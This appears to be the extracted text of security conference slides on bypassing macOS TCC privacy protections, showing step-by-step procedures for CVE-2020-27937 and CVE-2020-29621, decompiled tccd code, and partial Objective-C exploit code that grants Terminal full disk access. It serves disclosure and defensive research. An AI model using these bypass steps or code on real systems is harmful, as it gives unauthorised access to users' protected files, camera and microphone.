

BRIEFINGS

20+ Ways to Bypass Your macOS Privacy Mechanisms

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Whoami - Csaba

- Author of "macOS Control Bypasses" training @
 Offensive Security
- Developer of Shield.app exploit protection for macOS
- Ex red and blue teamer
- Husband, father
- Hiking





Whoami - Wojciech

- Senior IT Security Consultant @ SecuRing
- Focused on iOS/macOS #appsec
- Blogger https://wojciechregula.blog
- iOS Security Suite Creator
- macOS environments security





Agenda

- 1. Introduction to macOS Privacy
- 2. TCC bypasses through:
- plugins
- process injection
- mounting
- app behavior
- /usr/bin/grep
- 3. Our thoughts on the Apple Security Bounty
- 4. Conclusion




Intro - macOS Security Mechanisms


System Integrity Protection (SIP):


- Based on Sandbox kernel extension
- Restricts access to many directories on macOS
- Denies debugger attachments to processes signed directly by Apple
- Also known as rootless, because even root cannot do the above-mentioned operations when the SIP is turned on













- SQLite3 Database
- /Library/Application Support/com.apple.TCC
- ~/Library/Application Support/com.apple.TCC

[sqlite> SELECT service,client,auth_value,csreq	FROM access;		
service	client	auth_value	csreq
kTCCServiceUbiquity	com.apple.weather	2	??
kTCCServiceUbiquity	com.apple.iBooksX	2	NULL
kTCCServiceUbiquity	com.apple.mail	2	NULL
kTCCServiceUbiquity	com.apple.ScriptEditor2	2	NULL
kTCCServiceUbiquity	com.apple.Preview	2	NULL
kTCCServiceUbiquity	com.apple.QuickTimePlayerX	2	NULL
kTCCServiceUbiquity	com.apple.TextEdit	2	NULL
kTCCServiceSystemPolicyDocumentsFolder	net.tunnelblick.tunnelblick	2	??
kTCCServiceAppleEvents	com.vmware.fusionApplicationsMenu	2	??
kTCCServiceSystemPolicyDownloadsFolder	com.googlecode.iterm2	2	??
kTCCServiceSystemPolicyNetworkVolumes	org.idrix.VeraCrypt	2	??
kTCCServiceSystemPolicyNetworkVolumes	org.gpgtools.gpgkeychain	2	??
kTCCServiceMicrophone	org.mozilla.firefox	2	??
kTCCServiceCamera	org.mozilla.firefox	2	??
kTCCServiceSystemPolicyDocumentsFolder	com.microsoft.VSCode	2	??
kTCCServiceSystemPolicyNetworkVolumes	com.microsoft.VSCode	2	??
kTCCServiceSystemPolicyNetworkVolumes	org.mozilla.firefox	2	??


```
#import <Foundation/Foundation.h>
  int main(int argc, const char * argv[]) {
      NSString *codeRequirementBase64Encoded =
         NkBqIGAAAAAAAAAAAAAAAAAAAAKKoZIhvdjZAYBDQAAAAAAAAAAAAAAAAAAACnN1YmplY3QuT1UAAAAAAAAAAKNDNBUTkzNkq5NqAA";
      NSData *codeReguirementData = [[NSData alloc] initWithBase64EncodedString:codeReguirementBase64Encoded options:0];
      SecRequirementRef secRequirement = NULL;
      SecRequirementCreateWithData((__bridge CFDataRef)codeRequirementData, kSecCSDefaultFlags, &secRequirement);
10
11
      CFStringRef requirementText = NULL;
      SecRequirementCopyString(secRequirement, kSecCSDefaultFlags, &requirementText);
12
13
      NSLog(@"%@", (__bridge NSString *)requirementText);
14
15
      return 0;
```

anchor apple generic and certificate leaf[field.1.2.840.113635.100.6.1.9] /* exists */ or anchor apple generic and certificate 1[field.1.2.840.113635.100.6.1.13] /* exists */ and certificate leaf[field.1.2.840.113635.100.6.1.13] /* exists */ and certificate leaf[subject.OU] = "43AQ936H96"



- User Intent
- Extended attribute: com.apple.macl
- Managed by the Sandbox
- Can't be added/deleted





csaby@bigsur ~ % cat Documents/password.txt
cat: Documents/password.txt: Operation not permitted
csaby@bigsur ~ % cat /Users/csaby/Documents/password.txt
My password: s3cr3t
csaby@bigsur ~ %




- com.apple.macl
- Header
- UUID

```
csaby@bigsur ~ % ./macl.command Documents/password.txt
Filename,Header,App UUID
"Documents/password.txt",0300 441CA05B-4B43-4377-B0DC-42FAAE3824E2
"Documents/password.txt",0300 1017F7E9-62BF-4F68-A7F0-76F1D02D2CB1
```




- TCCd validates entitlements held by the main executable
- Plugins execute code in the context of the main application
- So, plugins inherit the private tcc entitlements





System app with plugin



TCC daemon


I want to access files from Desktop



Kernel



System app with plugin



I want to access files from Desktop




Kernel

Hey TCC, check the permissions of the requesting app



System app with plugin




I want to access files from Desktop



Hey TCC, check the permissions of the requesting app



Validate Code Signing requirement



System app with plugin







Access Granted



Validate Code Signing requirement






System app with plugin



System app with malicious plugin




System app with plugin




Changing NFSHomeDirectory aka CVE-2020-27937



Changing NFSHomeDirectory aka CVE-2020-27937
















```
*(r15 + 0x18) = r12;

*(r15 + 0x20) = "CACHEDIR";

*(r15 + 0x28) = var_98;

*(r15 + 0x30) = "TEMPDIR";

*(r15 + 0x38) = r13;

*(r15 + 0x40) = "HOME";

rax = [*_tccdServer userHomeDirectory];

rax = [rax retain];

rax = objc_retainAutorelease(rax);

rbx = rax;

*(r15 + 0x48) = [rax UTF8String];

*(r15 + 0x50) = 0x0;

[rbx release];

rcx = &var_B8;

rdx = r15;
```

```
/* @class TCCDServer */
-(void *)userHomeDirectory {
    rbx = self;
    if (self->_userHomeDirectory != 0x0) goto loc_10002b2c2;
loc_10002b1f0:
    if ([rbx macos_isSystemServer] == 0x0) goto loc_10002b21e;
loc 10002b204:
    rdi = *(rbx + 0x8);
    *(rbx + 0x8) = @"/";
    [rdi release];
    goto loc_10002b2c2;
loc_10002b2c2:
    rax = objc_retainAutoreleaseReturnValue(*(rbx + 0x8));
    return rax;
loc 10002b21e:
   rax = getuid():
   rax = getpwuid(rax);
   if (rax == 0x0) goto loc_10002b2d9;
loc 10002b233:
    r14 = *(rax + 0x30);
    if (r14 == 0x0) goto loc_10002b324;
loc 10002b240:
    rax = [NSString stringWithUTF8String:r14];
    rax = [rax retain];
    var_30 = 0x0;
    r12 = [[rax stringByResolvingRealPathWithError:&var_30] retain];
    r15 = [var_30 retain];
    [rax release];
    if (r12 == 0x0) goto loc_10002b36f;
```

DESCRIPTION

. .

These functions obtain information from opendirectoryd(8), including records in /etc/master.passwd which is described in master.passwd(5). Each entry in the database is defined by the structure passwd found in the include file pwd.h:

```
struct passwd {
        char
                                 /* user name */
                *pw_name;
                                 /* encrypted password */
        char
                *pw_passwd;
        uid_t
                pw_uid;
                                 /* user uid */
                                 /* user gid */
        gid_t
                pw_gid;
                                 /* password change time */
        time_t
                pw_change;
                *pw_class;
                                 /* user access class */
        char
                                 /* Honeywell login info */
        char
                *pw_gecos;
                                 /* home directory */
                *pw_dir;
        char
                *pw_shell;
                                 /* default shell */
        char
                                 /* account expiration */
                pw_expire;
        time t
                                 /* internal: fields filled in */
                pw_fields;
        int
};
```



Changing NFSHomeDirectory aka CVE-2020-27937

- 1. Copy Directory Utility to location not protected by the SIP
- 2. Inject a malicious plugin that will be executed with the Directory Utility's private TCC entitlements
- 3. Prepare a fake TCC SQLite3 database with fake permissions
- 4. Modify the NFSHomeDirectory
- Restart TCCd, so it will load our fake database basing on the NFSHomeDirectory
- 6. Full user TCC bypass achieved



MacOS — /bin/sh — /bin/sh — sh — 104×23

sh-3.2\$



Full TCC bypass via coreaudiod aka CVE-2020-29621

```
coreaudiod — sh — 104×24
[sh-3.2$ codesign -d --entitlements :- coreaudiod
Executable=/private/tmp/coreaudiod
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<dict>
        <key>com.apple.private.airplay.mangrove.client</key>
        <true/>
        <key>com.apple.private.audio.driver-host</key>
        <true/>
        <key>com.apple.private.kernel.audio_latency</key>
        <true/>
        <key>com.apple.private.kernel.work-interval</key>
        <key>com.apple.private.tcc.manager</key>
        <true/>
        <key>com.apple.security.cs.disable-library-validation</key>
        <true/>
```



Full TCC bypass via coreaudiod aka CVE-2020-29621

- 1. Create a malicious macOS bundle with ".driver" extension
- 2. Plant it in /Library/Audio/Plug-Ins/HAL/
- 3. Restart the coreaudiod
- 4. We can now fully control TCCd




Full TCC bypass via coreaudiod aka CVE-2020-29621

```
#import <Foundation/Foundation.h>
#import <Security/Security.h>
extern void TCCAccessSetForBundleIdAndCodeRequirement(CFStringRef TCCAccessCheckType, CFStringRef bundleID, CFDataRef requirement, CFBooleanRef giveAccess);

void add_tcc_entry() {
    CFStringRef TCCAccessCheckType = CFSTR("kTCCServiceSystemPolicyAllFiles");

    CFStringRef bundleID = CFSTR("com.apple.Terminal");
    CFStringRef pureReq = CFSTR("identifier \"com.apple.Terminal\" and anchor apple");
    SecRequirementRef requirement = NULL;
    SecRequirementCreateWithString(pureReq, kSecCSDefaultFlags, &requirement);
    CFDataRef requirementData = NULL;
    SecRequirementCopyData(requirement, kSecCSDefaultFlags, &requirementData);

